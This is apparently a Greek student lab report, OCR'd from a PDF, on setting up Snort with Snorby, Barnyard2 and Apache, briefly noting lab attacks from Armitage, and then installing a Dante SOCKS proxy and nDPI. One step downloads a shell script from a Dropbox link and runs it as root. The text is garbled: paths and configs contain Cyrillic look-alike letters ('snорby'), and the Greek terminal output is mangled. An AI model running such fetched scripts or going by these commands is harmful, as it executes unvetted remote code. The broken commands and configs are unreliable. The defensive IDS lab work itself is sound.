
  username: snorby
  password: "ABCabc1234!!" # Example: password: "s3cr3tsauce"
  host: localhost
```

Τώρα είμαστε έτοιμοι να τρέξουμε και να ελέγχουμε το Snorby

```
icsd-stoxos@icdstoxos-VirtualBox:/var/www/html/snorby$ sudo bundle exec rails s
erver -e production
```

Μόλις ξεκινήσει το Snorby θα είναι διαθέσιμο στην πόρτα 3000.

Ανοίγουμε το Mozilla και κατευθυνόμαστε στην πόρτα 3000 της Ip μας, και βλέπουμε το Snorby να τρέχει.



Στη συνέχεια θα χρησιμοποιήσουμε το Phusion Passenger, μια εφαρμογή για το apache για να τρέχει το Snorby.

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apt-get install -y libapache2-mod-passenger
```

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo a2enmod passenger
```

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo apache2ctl restart
```

Επιβεβαιώνουμε ότι χρησιμοποιείτε το passenger

```
icsd-stoxos@icdstoxos-VirtualBox:~$ apache2ctl -t -D DUMP_MODULES
```

Τώρα θα δημιουργήσουμε ένα website για το Snorby

```
icsd-stoxos@icdstoxos-VirtualBox:~$ sudo vi /etc/apache2/sites-available/snorby.conf
```

Πρωσθέτουμε τις παρακάτω γραμμές

```
<VirtualHost *:80>
ServerAdmin admin@icsd.com
ServerName snort-ids.icsd.com
DocumentRoot /var/www/html/snорby/public
<Directory "/var/www/html/snорby/public">
AllowOverride all
Order deny,allow
Allow from all
Options -MultiViews
</Directory>
</VirtualHost>
```

Στη συνέχεια ενεργοποιούμε το νέο site και απενεργοποιούμε το default

```
icsd-stoxos@icsdstoxos-VirtualBox:/etc/apache2/sites-available$ sudo a2ensite 00
1-snорby.conf
icsd-stoxos@icsdstoxos-VirtualBox:/etc/apache2/sites-enabled$ sudo a2dissite 000
-default
Site 000-default disabled.
To activate the new configuration, you need to run:
  service apache2 reload
```

Τώρα θα πούμε στο Barnyard να εξάγει τα event στην βάση δεδομένων του Snorby

```
icsd-stoxos@icsdstoxos-VirtualBox:~$ sudo vi /etc/snort/barnyard2.conf
#output database: log, mysql, user=snort password=ABCabc1234! dbname=snort host=
localhost
  output database: log, mysql, user=snорby password=ABCabc1234!! dbname=snорby ho
st=localhost sensor_name=sensor1
```

```
icsd-stoxos@icsdstoxos-VirtualBox:~$ sudo service barnyard2 restart
```

Θα δημιουργήσουμε έναν Startup δαιμόνα για την λειτουργία της βάσης.


```
icsd-stoxos@icsdstoxos-VirtualBox:~$ sudo vi /etc/init/snорby_worker.conf
description "Snорby Delayed Job"
stop on runlevel [!2345]
start on runlevel [2345]
chdir /var/www/html/snорby

script
  exec /usr/bin/ruby script/delayed_job start
end script
```

Κάνουμε ξανά επίθεση στο στόχο από το Armitage όπως πριν.

Κάνουμε επανεκίνηση τον Ubuntu και αυτήν την φορά το μόνο που χρειάζετε είναι να τρέξουμε από την κονσόλα το Snorby μιας και όλες οι υπόλοιπες εργασίες τρέχουν ως δαίμονες. Ανοίγουμε τον browser και ανακατευθυνόμαστε στο Snorby.(192.168.56.101:3000)

Κάνουμε log in με username 'snорby@example.com' και password 'snорby' και συνδεόμαστε ως administrator.






Στην παραπάνω εικόνα βλέπουμε την δραστηριότητα του τελευταίου 24ώρου.,

Μπορούμε να πάρουμε γραφικά αποτελέσματα για τα συμβάντα σε είτε σε σχέση με το χρόνο

LAST 24 TODAY YESTERDAY THIS WEEK THIS MONTH THIS QUARTER THIS YEAR

είτε σε σχέση με διάφορα χαρακτηριστικά των συμβάντων





Επίσης μπορούμε να πάρουμε και στοιχεία από το κάθε session του Snorby

The screenshot shows the Snorby web application interface. At the top, there's a header with "Listing Sessions (3 unique unclassified sessions)" and buttons for "Hotkeys", "Classify Event(s)", and "Filter Options". Below the header is a table with columns: Sev., Sensor, Source IP, Destination IP, Event Signature, Timestamp, and Sessions. One row is highlighted with a yellow background, showing "sensor1" as the sensor, source IP as 192.168.56.102, destination IP as 192.168.56.101, event signature as "ftp_pp: Invalid FTP command", timestamp as "1:26 AM", and a session count of "4". Below the table are sections for "IP Header Information", "Signature Information", "TCP Header Information", and "Payload". The "Payload" section contains a large block of hex and ASCII data representing the captured network traffic. At the bottom, there's a "Notes" section with a note about zero notes and a button to "Add A Note To This Event".


Γενικά: Το Snort είναι ένα IDS εργαλείο οπότε μιλάμε μόνο για την ανίχνευση των επιθέσεων και όχι για την προστασία. Στην περίπτωση της παραπάνω εργασίας βάλαμε το Snort σε μία μόνο μηχανή και όχι σε κάποιο άλλο σημείο, όπως σε ένα δίκτυο. Ήταν μιλάμε για HIDS και δεν έχουμε σαφή εικόνα του επιπέδου ασφάλειας του δικτύου για να μιλήσουμε για αυτό. Το επίπεδο ασφάλειας του στόχου, με βάση τις επιθέσεις που έγιναν ήταν ικανοποιητικό μιας και όλες απέτυχαν, ενώ όλες σχεδόν ήταν μέτριας σοβαρότητας επιθέσεις.

Βιβλιογραφία

- <http://www.ubuntu-howtodoit.com/?p=138>
- https://s3.amazonaws.com/snort-org-site/production/document_files/files/000/000/090/original/Snort_2.9.8.x_on_Ubuntu_12-14-15.pdf

Φάση 2^η

Εγκατάσταση του proxy dante



```
mary@mary:~$ sudo wget -O socks.sh https://www.dropbox.com/s/cuqe7ilyenwlnc7/dante1.3.sh?dl=1
[sudo] password for mary:
--2016-12-28 13:40:01-- https://www.dropbox.com/s/cuqe7ilyenwlnc7/dante1.3.sh?dl=1
Eύπειρον του www.dropbox.com (www.dropbox.com)... 162.125.66.1
Connecting to www.dropbox.com (www.dropbox.com)|162.125.66.1|:443... συνδέθηκε.
Η αίτηση για HTTP στάλθηκε, αναμονή απάντησης... 302 Found
Τοποθεσία: https://dl.dropboxusercontent.com/content_link/3Ht9L4WRJcrWQvBqEmm6ZkZXAlvsjvgPMLeekphrzIqPlcgJAcri7YIAx5Xioik/file?dl=1 [ακολουθεί]
--2016-12-28 13:40:03-- https://dl.dropboxusercontent.com/content_link/3Ht9L4WRJcrWQvBqEmm6ZkZXAlvsjvgPMLeekphrzIqPlcgJAcri7YIAx5Xioik/file?dl=1
Eύπειρον του dl.dropboxusercontent.com (dl.dropboxusercontent.com)|162.125.66.6
Connecting to dl.dropboxusercontent.com (dl.dropboxusercontent.com)|162.125.66.6:443... συνδέθηκε.
Η αίτηση για HTTP στάλθηκε, αναμονή απάντησης... 200 OK
Μήκος: 1307 (1,3K) [text/x-sh]
Saving to: 'socks.sh'

socks.sh      100%[=====]   1,28K  ---KB/s   in 0s

2016-12-28 13:40:06 (133 MB/s) - 'socks.sh' saved [1307/1307]

mary@mary:~$
```





```
mary@mary:~$ sudo chmod +x socks.sh
mary@mary:~$ sudo ifconfig -a
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
          inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.25
          ...
          ether 08:00:27:6d:0d:26  txqueuelen 1000  (Ethernet)
          RX packets 139016  bytes 122352014 (122.3 MB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 59776  bytes 3717464 (3.7 MB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
          inet 127.0.0.1  netmask 255.0.0.0
          ...
          loop  txqueuelen 1  (Local Loopback)
          RX packets 7654  bytes 503493 (503.4 KB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 7654  bytes 503493 (503.4 KB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

mary@mary:~$
```

```
Linux Ubuntu [Τρέχει] - Oracle VM VirtualBox
Αρχείο Μηχανή Προβολή Εισόδος Συσκευές Βοήθεια
mary@mary:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
                inet6 fe80::1c20:eeeb:8a31:2a3f prefixlen 64 scopeid 0x20<link>
                      ether 08:00:27:6d:0d:26 txqueuelen 1000 (Ethernet)
                        RX packets 149693 bytes 131122583 (131.1 MB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 65143 bytes 4163119 (4.1 MB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                      loop txqueuelen 1 (Local Loopback)
                        RX packets 47357 bytes 2921182 (2.9 MB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 47357 bytes 2921182 (2.9 MB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
mary@mary:~$ sudo ./socks.sh
type in internal interface: enp0s3
type in external interface: enp0s3
type in socks port: 1096
ok.. please wait a few minute!
Hit:1 http://gr.archive.ubuntu.com/ubuntu yakkety InRelease
@έρει:2 http://gr.archive.ubuntu.com/ubuntu yakkety-updates InRelease [102 kB]
@έρει:3 http://security.ubuntu.com/ubuntu yakkety-security InRelease [102 kB]
@έρει:4 http://gr.archive.ubuntu.com/ubuntu yakkety-backports InRelease [102 kB]
Μεταφορτώθηκαν 306 kB σε εις (166 kB/s)
Ανάγνωση Λοτάριν Πάκετων... Ολοκληρώθηκε
Ανάγνωση Λοτάριν Πάκετων... Ολοκληρώθηκε
Κατασκευή άνεύρου Εξαρτήσεων
Ανάγνωση περιγραφής της τρέχουσας κατάστασης... Ολοκληρώθηκε
wget is already the newest version (1.18-2ubuntu1)
0 new and 0 updated, 0 ένα νέα γυγαστοπέμψα, 0 θα αφαιρεθούν και 151 ίσεν αναβαθμίζονται.
Ανάγνωση Λοτάριν Πάκετων... Ολοκληρώθηκε
Κατασκευή άνεύρου Εξαρτήσεων
```

```
Linux Ubuntu [Τρέχει] - Oracle VM VirtualBox
Αρχείο Μηχανή Προβολή Εισόδος Συσκευές Βοήθεια
Τερματικό
mary@mary:~$
0      0      0      0      0      0      0      0      ---:---:--- ---:---:---
0      0      0      0      0      0      0      0      ---:---:--- ---:---:---
100    19    100    19    0      0      20     0      ---:---:--- ---:---:---
---:---:--- 20
Dec 28 13:45:04 mary check-new-release-gtk[3968]:   from gi.reposit
ory import Gtk
Dec 28 13:45:04 mary check-new-release-gtk[3968]: WARNING:root:tim
eout reached, exiting
Dec 28 13:45:05 mary systemd[974]: Started Notification regarding
a new release of Ubuntu.
Dec 28 13:45:49 mary unity-panel-ser[1465]: Already have a menu fo
r window ID 23068703 with path /com/canonical/menu/160001F from :1
.129, unregistering that one
Dec 28 13:47:46 mary crontab[24016]: (root) LIST (root)
Dec 28 13:47:46 mary crontab[24015]: (root) REPLACE (root)
Dec 28 13:47:47 mary sockd: warning: could not resolve name eth0:
Unknown server error
Dec 28 13:47:47 mary sockd: error: /etc/danted.conf: error on line
3, near "eth0": could not resolve eth0: Unknown server error
Dec 28 13:47:47 mary sockd: alert: sockdexit(): terminating
Dec 28 13:47:47 mary sockd: warning: sockdexit(): truncate(/var/ru
n/sockd.pid): No such file or directory (errno = 2)
your socks5 is: 89.210.115.139:1096
mary@mary:~$
```

```
Linux Ubuntu [Τρέχει] - Oracle VM VirtualBox
Αρχείο Μηχανή Προβολή Εισόδος Συσκευές Βοήθεια
Τερματικό
mary@mary:~$
your socks5 is: 89.210.115.139:1096
mary@mary:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
                inet6 fe80::1c20:eeeb:8a31:2a3f prefixlen 64 scopeid 0x2
0<link>
                      ether 08:00:27:6d:0d:26 txqueuelen 1000 (Ethernet)
                        RX packets 146478 bytes 128712118 (128.7 MB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 63126 bytes 4007177 (4.0 MB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                      loop txqueuelen 1 (Local Loopback)
                        RX packets 15084 bytes 977190 (977.1 KB)
                        RX errors 0 dropped 0 overruns 0 frame 0
                        TX packets 15084 bytes 977190 (977.1 KB)
                        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
mary@mary:~$ ^C
mary@mary:~$
```



Εγκατάσταση nDPI

Κάνουμε update το σύστημα ώστε να έχει τα τελευταία modules

```
sudo apt-get update  
sudo apt-get upgrade
```

```
mary@mary:~$ sudo apt-get update  
Hit:1 http://gr.archive.ubuntu.com/ubuntu yakkety InRelease  
Hit:2 http://security.ubuntu.com/ubuntu yakkety-security InRelease [102 kB]  
Hit:3 http://gr.archive.ubuntu.com/ubuntu yakkety-updates InRelease [102 kB]  
Hit:4 http://gr.archive.ubuntu.com/ubuntu yakkety-backports InRelease [102 kB]  
Mεταφέρεταικαν 306 kB σε 1s (180 kB/s)  
Ανάγνωση λιστών Πακέτων... Ολοκληρώθηκε  
mary@mary:~$ sudo apt-get upgrade  
Ανάγνωση λιστών Πακέτων... Ολοκληρώθηκε  
Κατασκευή Δένδρου Εξαρτήσεων  
Ανάγνωση περιγραφής της τρέχουσας κατάστασης... Ολοκληρώθηκε  
Υπολογισμός της αναβάθμισης... Ολοκληρώθηκε  
Τα ακόλουθα πακέτα θα μετανοψω ως έχουν:  
  gnome-software gnome-software-common libgspell-1-1 linux-generic  
  linux-headers-generic linux-image-generic ubuntu-software  
To ακόλουθα πακέτα θα αναβαθμιστούν:  
  apparmor apparmor-easyprof apport apport-gtk apt apt-transport-https  
  apt-utils bind9-host cups-browsed cups-filters  
  cups-filters-core-drivers dbus dbus-user-session dbus-x11 dejá-dup  
  distro-info-data dnutils file-roller firefox fonts-opensymbol  
  ghostscript ghostscript-x gir1.2-javascriptcoregtk-4.0  
  gir1.2-webkit2-4.0 gnome-settings-daemon-schemas  
  gstreamer1.0-plugins-good gstreamer1.0-pulseaudio ifupdown im-config  
  imagemagick imagemagick-6.q16 imagemagick-common libapparmor-perl  
  libapparmor libapt-inst2.0 libapt-pkg5.0 libbind9-140 libc-bin  
  libc-dev-bin libc6 libc6-dbg libc6-dev libcurl5 libcurl3  
  libibus-1-3 libdns-export102 libdnssd1 libfcitx-config4  
  libfcitx-client0 libfcitx-utill0 libfontembed libgbal-common  
  libgbal18 libgd3 libgs9 libgs9-common libgstreamer-plugins-good1.0-0  
  libgtk2.0-0 libgtk2.0-bin libgtk2.0-common libisc-export160  
  libisccc100 libisccc140 libiscfg140 libjavascripcoregtk-4.0-18  
  liblwres141 libmagickcore-6.q16-2 libmagickcore-6.q16-2-extra  
  libmagickwand-6.q16-2 libmetacity0 libnautilus-extension1a
```

```

[Linux Ubuntu [Τρέξι] - Oracle VM VirtualBox]
Αρχείο Μηνυμάτια Προβολή Εισόδου Συσκευές Βοήθεια
mary@mary:~$ sudo apt-get install libqt3-dev
[...] λαμβάνεται από τη λειτουργία, θα χρησιμοποιηθούν 136 MB χώρου από το δίσκο.
Οέλετε να συνεχίσετε; [Ν/Ο] Ν
Φέρετε: http://gr.archive.ubuntu.com/ubuntu yakatty-updates/main amd64 linux-source-4.8.0 all 4.8.0-32.34 [116 MB]
Φέρετε: http://gr.archive.ubuntu.com/ubuntu yakatty-updates/main amd64 linux-source all 4.8.0-32.34 [2288 B]
Μεταφορτώνονται 116 MB σε 2min 44s (708 kB/s)
Selecting previously unselected package linux-source-4.8.0.
(Ανάγνωση βάσης δεδομένων ... 170394 files and directories currently installed.)
Preparing to unpack .../0-linu...x-source-4.8.0-4.8.0-32.34_all.deb ...
Unpacking linux-source-4.8.0 (4.8.0-32.34) ...
Selecting previously unselected package linux-source.
Preparing to unpack .../1-linu...x-source-4.8.0-32.41_all.deb ...
Unpacking linux-source (4.8.0-32.41) ...
�νεται εγκατάσταση linux-source-4.8.0 (4.8.0-32.34) ...
�νεται εγκατάσταση linux-source (4.8.0-32.41) ...
mary@mary:~$ 

```

Στη συνέχεια κάνουμε εγκατάσταση τις απαραίτητες βιβλιοθήκες και εργαλεία

`sudo apt-get install libtool`

```

[Linux Ubuntu [Τρέξι] - Oracle VM VirtualBox]
Αρχείο Μηνυμάτια Προβολή Εισόδου Συσκευές Βοήθεια
mary@mary:~$ sudo apt-get install libtool
[...] λαμβάνεται από τη λειτουργία, θα χρησιμοποιηθούν 2357 kB χώρου από το δίσκο.
Οέλετε να συνεχίσετε; [Ν/Ο] Ν
Φέρετε: http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 autotools-dev all 20160430.1 [39,6 kB]
Φέρετε: http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libltdl-dev amd64 2.4.6-1 [162 kB]
Φέρετε: http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libtool all 2.4.6-1 [194 kB]
Μεταφορτώνονται 395 kB σε 1s (246 kB/s)
Selecting previously unselected package autotools-dev.
(Ανάγνωση βάσης δεδομένων ... 170923 files and directories currently installed.)
Preparing to unpack .../0-autotools-dev_20160430.1_all.deb ...
Unpacking autotools-dev (20160430.1) ...
Selecting previously unselected package libltdl-dev:amd64.
Preparing to unpack .../1-libltdl-dev_2.4.6-1_amd64.deb ...
Unpacking libltdl-dev:amd64 (2.4.6-1) ...
Selecting previously unselected package libtool.
Preparing to unpack .../2-libtool_2.4.6-1_all.deb ...
Unpacking libtool (2.4.6-1) ...
�νεται εγκατάσταση libltdl-dev:amd64 (2.4.6-1) ...
�νεται εγκατάσταση autotools-dev (20160430.1) ...
Processing triggers for man-db (2.7.5-1) ...
�νεται εγκατάσταση libtool (2.4.6-1) ...
mary@mary:~$ 

```

`sudo apt-get install autoconf`

```
Linux Ubuntu [Τρίχα] - Oracle VM VirtualBox
Αρχείο Μηχανή Πρόβλημα Εισόδου Συσκευές Βοήθεια
mary@mary:~$ 
Process triggers for man-db (2.7.5-1) ...
Ιννεται εγκατάσταση libltool (2.4.6-1) ...
mary@mary:~$ sudo apt-get install autoconf
Ανάγνωση λιστών Πακέτων... Ολοκληρώθηκε
Κατασκευή Δενδρού Εκδρομήσων
Ανάγνωση περιγραφής της τρέχουσας κατάστασης... Ολοκληρώθηκε
Τhe following additional packages will be installed:
  automake libsigsegv2 m4
Προτεινόμενα πακέτα:
  autoconf-archive gnu-standards autoconf-doc
Τα ακόλουθα NEA πακέτα θα εγκατασταθούν:
  autoconf automake libsigsegv2 m4
Ο αναβαθμιστηκαν, 4 νέα εγκατεστημένα, οι 7 δεν αναβαθμιζονται.
Χρειάζεται να μεταφορτώσουν 1040 kB από αρχεία.
Μετά από αυτή τη λειτουργία, θα χρησιμοποιήσουν 3825 kB χώρου από το δίσκο.
⇒Δελτίο για συνεχιστε; [N/o] N
@ερε:1 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 libsigsegv2 amd64 2.10-5 [14,1 kB]
@ερε:2 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 m4 amd64 1.4.17-5 [195 kB]
@ερε:3 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 autoconf all 2.69-10 [321 kB]
@ερε:4 http://gr.archive.ubuntu.com/ubuntu yakatty/main amd64 automake all 1:1.15-4ubuntu1 [510 kB]
Μεταφορτώθηκαν 1040 kB σε 2s (515 kB/s)
Selecting previously unselected package libsigsegv2:amd64.
